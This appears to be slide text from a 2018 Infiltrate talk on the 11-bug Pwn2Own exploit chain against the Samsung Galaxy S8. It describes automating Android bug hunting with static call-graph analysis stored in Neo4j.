

Chainspotting!

Building Exploit Chains with Logic Bugs

Written and Directed by
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Infiltrate
26 April 2018

Chainspotting

Agenda



Trend Micro 
@TrendMicro

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The longest exploit chain in **#Pwn2Own** history! 11 bugs in **#Samsung**, **#Android** and **#Chrome** targeting the Galaxy S8 for \$25K



11:19 pm - 1 Nov 2017

Agenda

- Mobile Pwn2Own 2017
- Samsung Galaxy S8
 - Android Nougat (7.0)
- Bug hunting automation
 - Tooling
 - Static approach
 - Dynamic approach

Google Pixel



Galaxy S8



iPhone 7



Huawei Mate 9 Pro



Target of Choice



Samsung UK ✓
@SamsungUK



Your phone is more than just a phone. Break boundaries and discover the [#GalaxyS8](#) and [#Note8](#) today.

2:37 PM - Nov 15, 2017




G. Geshev
@munmap

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Your phone is more than just a phone. It's an incredibly well developed [@OWASP](#) Mobile Top 10 training platform. [#GalaxyS8](#) [#Note8](#) [#MP2O](#) [#Pwn2Own](#)



Samsung UK ✓ @SamsungUK

Your phone is more than just a phone. Break boundaries and discover the [#GalaxyS8](#) and [#Note8](#) today.

8:26 AM - 17 Nov 2017

Traditional Approach

- Search for commonly misused methods
 - Class loading
 - Unzip path traversals
 - External storage operations
 - SSL error handling
- Decompile APK
- Is it used? Is it accessible? Is it vulnerable?
- Repeat for each application on the device


Traditional Approach

- Too much noise!

```
$ grep --include=*.smali -r getClassLoader . | wc -l  
4610  
$
```


Process Automation

- Which parts of the process can we automate?
 - Is it used?
 - Is it accessible?
 - Is it vulnerable?



Process Automation

- Wouldn't Joern solve this?
 - Code property graphs
 - C/C++ only
- We need Joern for Android
 - Jandroid




Automation Overview

1. Find use of search term in the application.
2. Find callers of the interesting method.
3. Recursively find callers of those callers.
4. Any the of the methods exported in the Manifest?


Static Analysis at Scale

- Results stored in Neo4j



`(:Manifest)-[:CALLS]->(:Method)-[:USES*]->(:Method)-[:INCLUDES]->(:SearchTerm)`

